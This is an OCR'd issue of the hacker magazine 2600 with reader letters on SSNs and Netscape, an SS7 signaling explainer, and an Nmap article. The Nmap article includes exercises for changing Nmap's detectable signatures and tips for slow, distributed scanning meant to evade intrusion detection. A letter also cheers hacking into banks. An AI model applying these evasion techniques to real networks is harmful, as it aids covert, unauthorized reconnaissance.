I came across an error with the article on SSNs. In the Alpha listing of SSNs it is stated that the 627-699 range is "INVALID" for the first group of numbers. Not to divulge my complete SSN, but the first group of numbers in my SSN are within this range. Strange, you might ask? Well not really. You list all the SSNs for all the states, but what about those people who are not citizens or were not born here? I am not a citizen of the U.S., yet I am a legal alien. This could be a valid use for the first group of numbers.

Gareth Davies

@letb:Dear *2600:*

I have a little data to add to the article. My sister and I applied for SSNs at the same time. She is a few years older than me and has a birthday several months away. We have sequential SSNs. There is a one in 5000 chance that this happened by random, but I find it easier to believe that each office was assigned a block and did sequential assignments. From this I assume that the middle two digits are assigned by the time of *application,* not birthday. (For newborns, they encourage you to apply for SSN at the time of birth, so for "recent people," the two times are usually the same.) Anyway, it is useful to be aware that the same algorithms may cause different results depending upon when they were applied.

fin

Dear *2600:*

In the numerical ordering section of the SSN article, the author states that SSN's beginning with 008 and 009 are not valid. This is incorrect. 008 and 009 are used as numbers for residents of Vermont. You'll note that Vermont is absent in the list of states.

Zool

Dear *2600:*

Generally I'm not one to criticize others, but when I read the article entitled "The Facts Of SSN" [15:4], I must say that Kermit the Hog doesn't know a thing about America's S.S. numbering system. I admit that the chart, representing the allocation of the first three digit combination, is rather accurate but the rest doesn't seem to apply. Let's start with the second combination of numbers. The first false claim is that the second combination, following the form XX, are comprised of the numbers 01-09 (odd digits) and 10-98 (even digits). This is not true. The second false claim is that the third combination are the ordered numbers starting at 1001. I am rather certain that these rules aren't real, and are definitely not used by the American government. The proof resides in my social security number, which consists of 248-YY-XXXX. 248 is correct according to the chart

Letters - continued on p. 48

SS7 Explained

by Friedo
(friedo@interport.net)

We love it. We use it, abuse it, make fun of it, and try to figure it out. It's becoming our primary method of communication, and is what connects most of us to the Internet. It's the telephone network, of course, and as hackers, it is our moral responsibility to understand it like no one else.

All the telephones in your house are attached via a really long wire to your local CO, which handles routing your calls to wherever they need to go. In order to do that, various COs in your RBOC need to talk to each other, and they also need to talk to the tandem offices owned by the various long distance carriers in order to route calls to places outside of your local region. That's where signaling comes in. In olden times, the telcos used a system called in band signaling.

This is how calls generally work. You push some buttons in order to place your call. Your CO switch analyzes the number you dialed and determines it will need to connect to the LD carrier that you chose (because it's your constitutional right or something) so it can complete your call. The LD carrier gets the number from your CO, figures out where to route it, and gives it to the CO on the other side of the country, which in turn rings the other party's line. But how does this information get all the way from say, my CO in New York to my friend's CO in California?

With in band signaling it's rather simple. Your local CO finds an idle line between itself and the LD carrier (of your choice, remember). Your CO then transmits signaling tones to the LD carrier on this line, which, if you haven't figured it out yet, is the same circuit that will be carrying your conversation momentarily. In the US we call these MF tones, or Multi-Frequency tones. This is because, ironically, they're made of multiple frequencies. In the past, if you listened closely, you could often hear these tones faintly while your call was being routed.

Enter the blue box. Generate your own MF tones, and a world of magic opens up to you. But alas, that was back in the day, even before my time. Now we have to deal with the new era in Ma Bell technology: out of band signaling.

Out of band signaling is what is used in SS7. SS7 stands for switching system seven or signaling system seven, depending on who you ask. When you saw the words "out of band signaling," you probably thought, "Hey, I bet that means the signaling happens outside of the band!" Well uhhh... that's pretty much it. Nowadays, signaling between switches occurs on dedicated digital connections which carry all the needed routing information.

There are two methods for setting up an SS7 network: a good way and a not so good way. The not so good way is the simpler of the two, and is called Associated Signaling. It is the type of network used to deploy SS7 throughout most of Europe. Associated Signaling works like this: Take one trunk between the two offices and use it as a dedicated digital switching datalink. In this system, you don't need to set up any additional cabling or routers - you just use the copper already in place. There are problems with this, though. If a tree falls on the T1 (or E1, as the case would be in Europe) which has your dedicated SS7 trunk on it, you can no longer communicate with the other office. Even if you had a second line to the other office, without a signaling trunk, you're out of luck.

When Ma was setting up SS7 in North America, she wanted a highly versatile, redundant system. Since Ma gets what she wants, Quasi-Associated Signaling was born. QAS is deployed in North America. The quasi-associated signaling network is far more complex, and will be introduced in this article.

SS7 Network Devices

There are three devices used in the construction of the SS7 network. (From here on, assume that I'm only talking about the North


American signaling network.) They are:

1. Signal Switching Points (SSPs). SSPs are telephone switches with SS7 software installed. SSPs can be COs or tandem offices, and are responsible for originating, terminating, and routing calls.

2. Signal Transfer Points (STPs). STPs transfer signaling packets from one location to another. They are also responsible for performing some specialized routing functions.

3. Signal Control Points (SCPs). SCPs are responsible for providing data necessary for certain types of advanced calling situations. Such situations include 800/888/877 routing, "follow-me" number rerouting, calling card services, and CO services such as Caller ID.

Signal Control Points and Signal Transfer Points are always deployed in pairs to provide for redundancy. In addition, they are also linked via all possible combinations, lest a link should fail. For those of you who love diagrams, here's my attempt:



The [TX] devices represent subscriber telephones and they are connected to the [SSPX] via their respective local loops. The SSPs are all linked to two STPs, which are both linked to two redundant SCPs. Thus, if any one device should fail, there is a backup. Further, since there is no prioritizing of network devices, messages sent to either one will be treated equally. This is so unusually heavy traffic may be distributed evenly among nodes.

SS7 Links

All links in the SS7 network are bi-directional digital lines that send and receive packets at either 56kbps or 64kbps. There are seven types of links.

A links: A links connect STPs to SSPs and SCPs. Their sole purpose is to carry messages between SS7 packet switches and COs or tandem offices, and between packet switches and the SCP databases. Examples of A links in the diagram are [STP1] to [SCP2] and [STP2] to [CO1]. A stands for Access.

B links: B stands for Bridge. B links connect two STPs from separate pairs. Examples of B links are [STP1] to [STP3] and [STP2] to [STP4].

C links: C links connect STPs inside a pair. These provide for redundancy and packet rerouting if necessary. C stands for Cross. Examples of C links are [STP1] to [STP2] and [STP3] to [STP4].

D links: D links are the same as B links except they connect STPs diagonally, such as [STP1] to [STP4] and [STP2] to [STP3]. D links are for redundancy purposes, and are second in priority to B links. D, by the way, stands for Diagonal.

E links: E links provide for even more reliability and redundancy by connecting an SSP to a secondary STP pair. The secondary STP pair may be in the same area or in another area in which case it would probably be another SSPs primary pair. E is for Extended.

F links: F links connect two SSPs directly. Such links are of course not very secure, and are not used to connect two networks. However, at the local network provider's discretion, they may be used to connect two close end offices to further provide for redundancy. Such links should never be used as the sole connection between two offices, however. F stands for Fully Associated. F links are the type of links used in the Associated Networking scheme in Europe discussed above.

A link that connects an STP to another STP outside its immediate pair or quad can be called either a B link, D link, or B/D link. These are used to connect local SS7 networks to a broader network. Of course, any STP can belong to any number of quads, not just one as in the diagram.

SS7 Packets

STPs function as the packet switches of the SS7 network, and there are three basic types of packets that they deal with. SS7 packets are called signal units, or SUs. SUs are discussed below as they exist being sent across a direct link. Addressing and complicated routing issues are discussed later.

Fill-in Signal Units, or FISUs, are sent whenever there is no important information to be transmitted over the signal link. While they contain no data, they are useful because they provide for a constant signal over the link, which aids in network troubleshooting and monitoring. FISUs are four octets long. The fields are as follows:

Octets 0-1: BSN/BIB and FSN/FSB. The BSN is the backwards sequence number (7 bits), the BIB is the backwards indicator bit, the FSN is the 7 bit forwards sequence number, and the FSB is the forwards sequence bit. These values are used to confirm receipt of SUs and for error correction purposes.

Octet 2: Length indicator. In an FISU, this is always zero.

Octet 3: Checksum. Used to check for packet integrity.

Link Status Signal Units, or LSSUs, are used to provide information on the status of the link. LSSUs look like this:

Octets 0-1: BSN/BIB and FSN/FIB.

Octet 2: Length indicator. This is either one or two for an LSSU.

Next comes that status field, which is either one or two octets. The content of the status field is outside the scope of this article.

The last octet, as before, is the checksum.

MSUs, or Message Signal Units, comprise the meat of the SS7 system. These are used to send messages between SSPs and STPs, and STPs and SCPs. These contain significant data such as routing information, trunk data, and so forth. MSUs are used to perform all communication relevant to an actual telephone call.

MSUs have the same BSN/BIB and FSN/FIB as the other two SUs, and the length indicator octet can be anywhere between 3 and 63. (According to protocol standards, only six of the eight bits in the length indicator field are used to determine the length, so MSUs can be no longer than 63 octets.) The data in the packet is followed by a checksum.

There are several types of MSUs, and some are listed below.

ACM: Address Complete Message. ACM indicates that an IAM has been received. It includes the originating switch address, the terminating switch address, and the selected trunk.

ANM: Answer Message. ANM is sent when the called subscriber picks up the phone. It indicates that the trunk should be opened in both directions and contains the originating switch address, the terminating switch address, and the selected trunk.

IAM: Initial Address Message. The IAM is used to begin a call. It originates at the caller's switch and is addressed to the recipient's switch. It contains information such as the initiating and destination switch addresses, the calling number, the called number, and the trunk selected for the call.

REL: Release Message. REL indicates that one of the parties has hung up, and it is time to release the trunk. It contains the originating and terminating switch addresses, and the specified trunk.

RCL: Release Complete Message. RCL is sent to confirm that the trunk has been released. It contains originating and terminating switch addresses, and the trunk.

SS7 Layers

Like TCP/IP, SS7 has layers. The layers serve an important role in distinguishing different aspects of the network and creating a modular approach to network design.

The physical layer deals with the hardware and electrical issues. Signaling links are almost always DS0 copper lines (the same as a regular phone line).

Message Transfer Part level 2 (MTP level 2) deals with making sure the two endpoints of a communication can receive and interpret packets. It controls such things as error correction and flow control.

Message Transfer Part level 3 (MTP level

3) provides such capabilities as node addressing, packet rerouting, and interconnectivity between nodes not directly linked.

The Signaling Connection Control Part (SCCP) extends the capabilities of the MTP layers. The MTP layers can deliver packets to a specific node on the network, and the SCCP layer can address those to particular node-based applications. In other words, the SCCP is aware of the purpose of the packet, and controls such things as database queries and switch control.

The ISDN User Part (ISUP) controls the protocols and messaging used to establish voice and data calls over the switched network. The ISUP is used for both digital ISDN calls and analog calls.

The next layer is the TCAP, which stands for Transaction Capabilities Application Part. It is responsible for transmitting messages in between applications on a specific node. Since it requires explicit addressing of node applications, it uses SCCP for transport.

The final layer is the Operations, Maintenance, and Administration Part, or OMAP. OMAP is designed to assist the maintainers and administrators of the network (as the name implies) and includes such features as checking routing table validity and procedures for link and node troubleshooting.

Node Addressing

In order to properly route packets to their destination nodes, there needs to be some sort of addressing scheme. You are familiar with addressing schemes even if you are not a computer nerd. If your house is a node on a network, your postal address defines where that node is. In order for someone to send you a letter, they need to know your address, so the mailman knows where to take the letter. Your telephone number defines where your node is on the Public Switched Telephone Network. IP addresses define you as a node on the Internet or another IP based network.

The SS7 addressing scheme is a three level hierarchy. Every node on the SS7 network belongs to a cluster, and every cluster to a local network. To address a node, you label it by its network number, followed by its cluster number, followed by its node number (also called a member number). Each number is one octet long and can have values from 0 to 255. Network numbers are assigned to RBOCs (Bell Atlantic, Ameritech, etc.), independent local carriers such as RCN, interexchange carriers, and LD carriers like Sprint or MCI. It is up to the assignee to designate cluster and node numbers within his network however he wants.

The Telephone Call

Now that we know all about how SS7 works, let's examine a typical local telephone call situation.

Customer A, in a town in New York, wants to call his friend in a neighboring town. He picks up his phone and his CO gives him dial tone. He dials away, and the CO analyzes the number. The CO determines that the call is local and needs to go to a neighboring end office. The process is started by the STP sending an IAM to the other office. The IAM tells the other office who's calling whom, and which voice trunk it plans to use for the call. Upon receipt of the IAM, the called party's end office sends back an ACM message to alert the originating switch that it has received the IAM. Upon receipt of the ACM, the originating switch opens the trunk in one direction so the calling party can hear that the called party's switch is ringing the called party's line. If and when the called party picks up, the terminating switch sends an ANM to indicate that the phone has been answered. This is the originating switch's signal to open the trunk in both directions and begin billing. When the calling party hangs up, his switch sends an REL message, telling the other switch to release the line. Upon receipt of the REL message, the other switch idles the trunk and sends an RCL to alert the originating switch that the trunk is idle and to stop billing.

SS7 provides for a much more secure and stable signaling network. It also allows for such technologies as toll free numbers, calling cards, and services such as caller ID. The hackability of SS7 does not at first appear possible, unless someone could figure out how to interface directly with the SS7 network.

Network Scanning with NMAP

by rain.forest.puppy
rfpuppy@iname.com

I'm gonna catch hell for this, but this article is for the masses - newbies and elite both. And if you're elite, just remember you were a newbie once, so lighten up.

Nmap is a network scanner that allows you to specify various kinds of scans, like SYN, FIN, etc. written by Fyodor. At this point I only know of its existence on Unix, so don't go trolling through Infoseek for a Wintel version. And if there is a Wintel port, someone clue me in.

Newbie Exercise #1: What are SYN and FIN, and how do they relate to scanning? Check out the TCP/IP protocol (specifically, the structure of a TCP/IP packet). Also, hunt down Fyodor's webpage and read through the nmap docs to get more info.

Elite Exercise #1: Sit back and relax. The good info is coming. And in case you're rusty, brush up on your nmap switches.

Now, I revere Nmap as a great piece of work, but I do have a few points I'd like to mention about it, and I think everyone can get something out of this. You see, sometimes a stealth scan isn't always a stealth scan.

First, I shouldn't even have to mention that a connect() scan is certainly loggable. This is the -t option, and *is also the default.* Now, if you're running on a network you have permission to, you're OK. But if your goal is to maintain some semblance of stealth, then make sure you specify -s, -u, or -U so you don't use normal connections.

Newbie Clue: A connect() scan uses normal connections to other systems, using no kinds of stealth and are most times logged (which is bad). It's called "connect()" because that's the name of the programming function that does it.

(Side note: on an NT 4.0 sp3 system, I found no logged referrals to anything after a connect() scan. But a firewall or router before the NT box could still grab anything off a connect() scan.)

Also, you should use the -F (fast scan) option in most cases. This will only check for services found in /etc/services (basically like "strobe"). This will minimize the actual packets sent, and really only check ports that count.

Newbie Exercise #2: On a Unix system, take a peek in /etc/services. You should learn the concept of a port, and common port assignments (ftp, telnet, smtp, dns, pop, imap). Also, what is "strobe"? Look it up - it's another scanning tool (a bit older). What does it do? Is it stealthy?

Elite Exercise #2: Show off your suave knowledge of port numbers by constructing a custom port list via the -p option. For instance, on most systems SSHd (test: which port is that?) isn't in /etc/services, so if you want to detect it, you'll need to 1) add it to /etc/services, or 2) specify it with -p. By the way, typically installations of SSHd give off the version in the banner. And there's problems with pre 1.2.26 versions... (as well as recent problems with the Kerberos code in 1.2.26).

So, what about that detectable part? I ran some tests against a few of my home systems, just to see what the systems detected. I ran NetXray to sniff off the network to watch what's going down the wire also.

Newbie Exercise #3: Do some research on network sniffers. What are some common ones out there? How does a switched network environment affect sniffing?

Elite Exercise #3: Tackle tcpdump. Read the raw output code, and be able to follow complete exchanges. If you can, you da man! (or woman)

Well, here's some simple results I've gotten on two systems:

SYN scan against RedHat Linux 5.0 box

Scan is accurate in determining open ports, but also leaves traces in the logs:

```
/var/log/messages:
Jul  7 05:16:12 empri ftpd[404]: getpeername
     (in.ftpd): Transport endpoint is n$
Jul  7 05:16:13 empri named[241]: accept: Con-
     nection reset by peer
Jul  7 05:16:36 empri lpd[252]: accept: Connec-
     tion reset by peer
Jul  7 05:16:36 empri rlogind[407]: Can't get
     peer name of remote host: Transpo$
Jul  7 05:16:36 empri rshd[408]: getpeername:
     Transport endpoint is not connect$

/var/log/secure:
Jul  7 05:16:12 empri in.telnetd[405]: connect
     from unknown
Jul  7 05:16:36 empri in.rexecd[406]: warning:
     can't get client address: Connec$
Jul  7 05:16:36 empri in.rexecd[406]: connect
     from unknown
Jul  7 05:16:36 empri in.rlogind[407]: warning:
     can't get client address: Conne$
Jul  7 05:16:36 empri in.rlogind[407]: connect
     from unknown
Jul  7 05:16:36 empri in.rshd[408]: warning:
     can't get client address: Connecti$
Jul  7 05:16:36 empri in.rshd[408]: connect from
     unknown
```

No detectable signs in logs, and accurately returns port listing.

SYN scan against Win NT 4.0 sp3 box

Returns accurate port listing; however, MS DNS spits two events into the App event log, source: dns, event: 1 & 2. Both have "no description", and bogus insert strings. Unless you specifically knew that could be caused by port scanning, it's completely cryptic:

"The description of Event ID (1) in Source (DNS) could not be found. It contains the following insertion string(s): ."

Leaves nothing detectable in the event log, but also fails to detect any open ports.

Newbie Exercise #4: If you can, try to setup a Unix (Linux) box, and familiarize yourself with the logs (in /var/log/) and services (like ftpd, lpd, etc.). Or set up an NT 4.0 server. By the way, sp3 means service pack 3 was applied.

Elite Exercise #4: OK, time to show off. My list of sample scans is far from comprehensive. See what you can find out against Solaris, HPUX, AIX, etc. Bonus if you e-mail me the results.

My experience with the UDP scan seems to suck, majorly. It failed to report any accurate port listings vs. NT and Linux. However, a packet capture of nmap vs. NT shows that an ICMP "port unreachable" message is sent in response to a UDP sent to a non-open port, but no return message is sent in response to an open port. It's possible that this scan could work vs. NT, but the software isn't working right, or not expecting it.

Elite Exercise #5: Figure out how to fix it. It may be as simple as increasing the default timeout.

Note that NT seems to "take in" UDP packets to ports with TCP services; i.e., a UDP to port 80 won't get an ICMP "port unreachable" message, but on Linux it will (both running web servers). I think this is published already, so I'll move on.

An interesting point is that every packet sent out contains the data "blah"... this could be filtered at the firewall (any UDP packs containing only "blah" alert sysadmin to port scan).

Newbie Exercise #5: The line responsible for the "blah" is 920 in nmap.c. Modify the source to have NULLs (0x00) instead of "blah". If need be, get a little intro to C.

Elite Exercise #6: Be more creative. Shove random() junk in for "blah". Again, line 920 in nmap.c.

On the same token, the SYN & FIN scan is detectable too. First, every packet comes from the same port (49724).

Newbie Exercise #6: Both nmap.h and tcpip.h have a #define for MAGIC_PORT as 49724. Change it to another port. *Careful!* Make sure you know what port numbers are valid (What port ranges are reserved? What's the highest port possible?).

Elite Exercise #7: Obviously, add extra functions to change MAGIC_PORT for every packet sent. And a hint: sequential increases are detectable. Be creative... randomly increase between 1-5 ports, etc.

Also, every packet there's typically some bytes of frame padding, being "\nhelp\nquit\n".

Newbie Exercise #7: Again, change the "\nhelp\nquit\n" to some other random data. This time, I'm not going to tell you where to look for it. I recommend you use the Unix command "grep" to find it. If you need more info on this command, use the command "man grep".

Elite Exercise #8: Find and change that to something unknown, preferably random() data.

Remember that it is *very* feasible to set up filter rules to detect a vanilla nmap scan (vanilla being unmodified source). As simple as: *from* port 49724 *and contains "QUIT"*... (pseudo filter-language).

From the sample scans above, you can see there's a dilemma. If you don't know what OS a system is running and you did a FIN scan, you'd get accurate results against a Linux box but not against an NT box. And if you did a SYN scan, the Linux box would log it, but you'd get accurate results against the NT box. What's this mean?

It's very important to know what OS you're scanning against! OS's respond differently to stealth scans, so you have to be creative and figure it out beforehand. This is the concept behind a newer program called "queso".

Newbie Exercise #8: Locate queso and try to get it up and running. Again, it's for Unix platform.

Elite Exercise #9: Is queso itself stealthy, or is it loggable? Are there any telltale signs of a queso scan (other than raw packet dumps)? I haven't played with this much, so bonus if you e-mail me your findings.

Also, not too long ago (as of me writing this), there was a public post by *Shadow* concerning certain findings in regards to scanning.

Newbie Exercise #9: Who's *Shadow?* Give you a hint: they're government. Do a look for them.

One very interesting point I would like to highlight from that document is that *it is possible to detect scans as small as two packets a day!* Granted, this isn't a hard feat, and detecting one packet a day scans would lead to tons of false alarms. I'll give you a hint... the *Shadow* system involves a few systems running tcpdump with *massive* hard drive space, and they just log *every* packet and then analyze the data for the past few days to put scans together. No amount of stealth will avoid this. You need to waste another brain cell and figure out how to still lay low under radar.

And, at this point, I want to make a public gripe:

Shadow reports that "hackers are cooperating in scanning efforts." I'm sorry, but I saw no evidence supporting this claim within that document.

Point 1: If two hackers truly were coordinating scans from different locations against a common target, there shouldn't be any overlap in IP and port assignments (i.e., the same port should not be scanned twice). Either these hackers are severely sloppy (which I find hard to believe if they're doing coordinated stealth scans against .gov installations), or they weren't working together. They just happened to be scanning the same .gov at the same time.

Point 2: Just because there are two separate geographic sources for a scan doesn't mean there are two people cooperating on the effort. Nothing stops me from firing up two telnet sessions to two different (geographically separated) boxes, and launching scans back to the same target from those points. It could be one person splitting his scanning across two sources.

End gripe.

OK, so what did we learn here? Hopefully something of use. And I hope some newbies now have an inkling on what to do next. Let me finish this scanning article with a few tips:

1. Scanning any system, any port twice is sloppy. Be organized, and minimize the packets you send out.

2. Patterns can be mined and deduced. Sending packets at a fixed interval is stupid. Make large amounts of possible randomness between packets (and make sure that randomness doesn't result in two packets being sent close together).

3. Patience is a virtue. One packet a day total is good.

4. Dispersed sources (geographic or not, but not same organization) is practically a must. And tip #3 doesn't apply per source; it applies to sources as a whole (meaning if you have five source systems, you should coordinate so one packet per system every five days, leading to one packet to target per day, with no overlap).

5. We are simple creatures, and usually order things in a linear fashion, but there's no reason you should scan ports in order (or reverse order.) Kinda goes with tip #2.

Remember: in this day and age, network efficiency and reliability is increasing. It's hard to even say that one packet could be misrouted, let alone several. The concept of a "completely random packet" is becoming rare - and paranoia can easily deduce that the packet was actually planned.


Signoff

I don't want to quote Mentor's Manifesto, but remember, it's all about seeking info, and learning. Use this info wisely. No, it won't help you change your grade in your school's computer. No, it won't help you crash your buddies' Win9x box. If you're a "newbie," and you're truly in it for non-destructive purposes, good for you. If you want to e-mail me a question (notice the singular), if I can help, I'll try. But don't expect detailed instructions on how to do anything. If you want to learn, I'll try to point you in the right direction.

The lego program by Miff of 9mm.com (issue 15:3) can be adapted to spew packets as described above. Plus, it's in perl... which is my interpreter of choice. Kudos to Miff.

Armageddon wrote an article in the same issue about probing remote networks. A good read for newbies. He mentions use of WS Ping, which has a great UI, but remember, WS Ping does connect()-type scans (and if you analyze the packets' output, it actually does more than just connect... but I'll leave this as another exercise). Kudos to Armageddon.

Let me digress about 10 years and do my greets to JM working the Doc in Rogers Park. Take care kiddies. (I use that term literally, since I'm probably pushing the "old" brink of the average reader.)



Time - from page 11

then clock out mode, followed by holiday credit (0 to 15 for hours paid on holiday), break type (0 no assigned, 1 automatic, 2 unpaid, 3 paid), and door control (0 no relay, 1 activated by clock in, 2 activated by clock out, 3 activated by both). These allow you to directly control one employee at a time instead of defaulting to the whole database of employees.

Workweek Schedules: Here you can set up various workweek schedules (max 7).

Holiday Schedule: What? April 1st isn't a paid holiday? Well by adding the 0401 it now is a paid company holiday.

Break Schedule: Hmm, not enough breaks in the day? Here is where you add a few. Just remember to make sure your PTO reflects paid breaks.

Signal Control: Time-Banc can be set to lock doors and ring bells for certain times. Here is where you modify those unruly doors - after all it is most likely a fire hazard anyway.

Rounding and Overtime: Always round in your favor.

Default Settings: Controls the defaults for all new users.

Time and Message: Just moved from another time zone and can't quite wake up in time? Change their time to fit yours! Plus with only 20 characters make sure the message expresses the opinion of all the employees.

Access Codes: Here is where you can remedy the fact that no one ever changed the default passcodes. Boy won't the boss be proud of you for securing that hole!

Factory Setup: Need a special access code to reinitialize everything back to factory defaults. Have to call that number I listed earlier and practice your official voice.

There is more information available on the Time-Banc but most of it involves details on getting the variety of reports available under the Manager options. And since the operations where I saw this being used had the printer in the actual owner/manager's office it would not be a good idea to be playing with these. If you have permission the reports seem pretty self-explanatory, so go forth and learn.

Letters - from page 39

created, for I applied for a social security number in South Carolina. The rest, however, is a whole other story. First, we shall look at YY. It is in fact a number greater than 50, and it is odd, which is clearly in violation of this rule. Finally, we shall look at XXXX. This number is less than 1001, the first digit being a 0.

teclo

Dear *2600:*

In regard to your article on SSNs, I was wondering if you were interested in a shot of my Military ID. It was issued to me about one or two years ago, with the invalid SSN of "000-00-0000". I have managed to save this card from being cut several times and was wondering if perhaps you would wish for me to submit a shot of the ID. You will find that it is indeed a genuine United States Uniformed Services ID, as even the hologram is noticeable in the scanned version - making this a rare exception. For security purposes I will be smudging my name, as well as any other information which I find may be too personal to have displayed on your site or in your magazine.

Charlie

Sure, send it on in. At least we won't be able to trace you through your SSN.

Netscape Issues

Dear *2600:*

In the "How To Hide From Netscape" article (15:4), your author included some erroneus information. The fat.db file he talks about being so important actually contains information from your cached files (which may or may not exist, depending on whether you have previously deleted them or not). This spiffy information can be viewed with about:cache, which shows the URL of said cache file. The file gives an access denied error when Netscape is open because it is open for reading/writing while Netscape is running, but can be safely deleted when Netscape is shut down. Netscape recreates the file if it's not found on the first page cached, so it doesn't mess up when you delete it.

defen

Dear *2600:*

In the Netscape article, J.P. offers a roundabout way of camouflaging the URLs you have visited in everyone's favorite browser, Netscape Navigator. However, I have two questions: why do all that when Netscape 4 (obviously the one he was using) has four buttons to accomplish the same thing, and who exactly do you want to hide your URL list from? Well, in any event, here's a simpler way. As a sidebar, note that both the tips here and those suggested by J.P. are primarily aimed at the win9x versions of Netscape. I'll assume that *NIX users know better (or so I hope). Version 4.x Netscapers can clear the history and location bars by clicking the conspicuously-labeled buttons which may be found in the Edit menu - Preferences menu - Navigator item (labeled Clear History and Clear Location Bar, respectively). To clear the cache, select the Advanced item (same prefs menus and window), and the Cache item beneath it (double-click Advanced, or select it and press the right arrow). Click both Clear Cache buttons, then hightail it out of there. Note that these can be done in one fell swoop, and fairly quickly if you memorize the keystrokes as I usually do.

To clear the cache, in NS3.x, you can either (1) go to Options - Network Preferences menu, under the Cache tab, and do your business, or (2) delete *all* the files in the cache directory (follow the instructions to (1) to find out where this is. Usually, it's in C:\PROGRA~1\NETSCAPE\CACHE).

Contrary to what J.P. said, fat.db is hardly an important file. Not only have I deleted it many times without retribution from the machine, but it also becomes corrupted quite frequently - when Windoze crashes with Netscape running at the time, usually. It never complained, and neither did I. Thus, it is quite safe to delete *all* these cache files.

Finally, to clear the location bar, you get to hack the Win32 Registry. Run regedit.exe from Start - Run. Once in, find this key: HKEY_CURRENT_USER\Software\Netscape\Netscape Navigator\URL History and delete all the unsavory URLs from the list. Voila.

t.d.m

Hackers At War

Dear *2600:*

First off, I would like to say that your magazine is great, and always brightens my day. I also want to commend you on your constant struggle to be objective and thank you for keeping free speech alive. Now that I am done with that, I want to tell you how I stand fully behind *2600* and the other groups who have said that the LoU are wrong. Taking down communications in countries that are already in so much trouble helps no one. The Iraq and China problems are being used as an excuse to be destructive. I know we all want to completely bash something now and again. But one of the most important things I have ever learned when it comes to most things in life, not just computers, is to demonstrate self-discipline, control, and most of all, to think thoroughly about what you are doing. What do we find wrong about Iraq and China? My understanding and opinion is that we don't like the way the people of those countries get treated and we don't like the way the leaders conduct themselves. So in what way will we be helping those people if we destroy one of the only ways that they can demonstrate freedoms and their connection to the outside world? If our country was overthrown by a tyrannous ruler, and all havoc was breaking loose, would you then want other countries to attack our information systems? I think China and Iraq have enough problems as is.

Splat

Dear *2600:*

The computer underground should not be self regulating. The recent joint statement by various groups, including *2600*, condemning the Legion of the Underground's actions sickened me. LoU's members should be applauded for the personal risks they took to highlight an issue that they felt strongly about. Instead they have been met with derision. Putting your name to that statement was a disservice to the hacking community matched only by your publishing of Justin Peterson's article. How you can claim the moral high ground in Kevin's campaign and then give credibility to somebody who assisted the FBI in putting him in prison is beyond me.

Rue-the-Day

The sad fact is that if we don't watch over ourselves, somebody else will do it for us. It would have been irresponsible to remain silent while people did something destructive in the name of hackers. The members of LoU themselves realized this and acted responsibly to repair the damage. We have no regrets at all on how this came about. As for printing Agent Steal's article, we've printed pieces from the other side of the fence before and we most likely will again. It is not up to us to judge the moral character of our writers before we print their material. But we certainly didn't try to hide it. As it happens, that article proved to be very informative and useful. We should point out, though, that your logic is colliding with itself. You don't want us to condemn things in the community that we feel are wrong but you don't want us to print things from people who you've already condemned as wrong. That is a Class A fallacy.

Y2K

Dear *2600:*

I was wondering why your association is not writing any articles dealing with the Y2K bug? I have been reading quite a few articles about this upcoming problem and I am interested what the ramifications would be in the hacking world. I was surprised in your last issue when you didn't cover this and downright shocked when I picked up 15:4 and didn't see a peep about it! With the loss of most UNIX based systems, what will be left of the Internet as well as most of the commercial systems based upon this dated OS? This is the biggest single event in the computer genre since the microprocessor!

Zack

It's also by far one of the most overblown events. We're being stirred into a panic by people who either have something to sell or some sort of agenda. The potential of the Y2K problem demonstrates nothing new - computers are always vulnerable to certain things and if you let your life be completely controlled by them you're pretty much asking for a rude awakening. It's far more likely that such an awakening will come when you least expect it, not on 1/1/2000. Oh and incidentally, UNIX systems will do just fine.

Observations

Dear *2600:*

Per page 30 of your recent publication under "More on Free Software," one of the provisions in the SPA is that they cannot bring charges against companies that are members. If you buy in, you are immune. If that gives any more insight into the dilemma and awkwardness of the for-profit SPA organization....

Frosty

Replace software with drugs and you'll see some very interesting parallels.

Dear *2600:*

I noticed that on the cover of issue 15:4, there is a file - sndblst.sys. Is this referring to the recent article, "Blasting Sound," from issue 15:3?

MSD

Uh, sure. Everything has meaning in our covers and every inch is carefully thought out by a team of experts.

Dear *2600:*

Enjoy your web site immensely. I work for the world's #1 credit card company (no, it ain't AMEX or Mastercard!), and they never seem to tire of telling us, in our intranet, of all the wonderful advances they are putting into the system. They go on about the new Java Technology for the new generation of "smart" cards, tell us how wonderful the new SET (Secure Encryption Technology) is going to be, but we *still* get ripped off by folks stealing/manufacturing credit cards and re-encrypting the magnetic stripe. Most of the big companies over here want to go to a "smart" card technology, as in France, but, in recent tests, the great American public doesn't like "chip" cards, but *boy*, you should hear the cardholders bitch when their card has been used/stolen/duplicated, etc.!

When I talk to the banks, 90 percent of the reps haven't a clue what I'm talking about when I mention the new generation of cards. Here's the point. By the end of 1999, approximately 60 percent of the activity in credit cards will be in the hands of eight bank "combines" - Citibank/Travelers, Chase, Bank of America/Nationsbank, US Bank, Bank One/First USA (soon along with Chevy Chase), and National City Bank/1st of America, Suntrust/Crestar, and FCC/NBD. With all that money going through these institutions, it scares me shitless that my credit is in the hands of a bunch of morons most of the time - it has gotten *so* bad that we received a company e-mail asking us not to "badmouth" one of these banks because the customer service is so bad. I think that by getting into their systems, hackers are just making sure those guys don't remain smug and complacent although they are already! Keep it up!

SD

Dear *2600:*

I recently went to my first *2600* meeting in December. I was afraid that the people there would be a bunch of elitist asses but was very pleased to find out that the people at the Philadelphia *2600* meeting were the complete opposite of what I had thought. They treated me on an equal level. I was brought up to date on several topics that I was uninformed on. I've made new friends, learned things, and discovered that I too could share some of the information that I had rolling around up top.

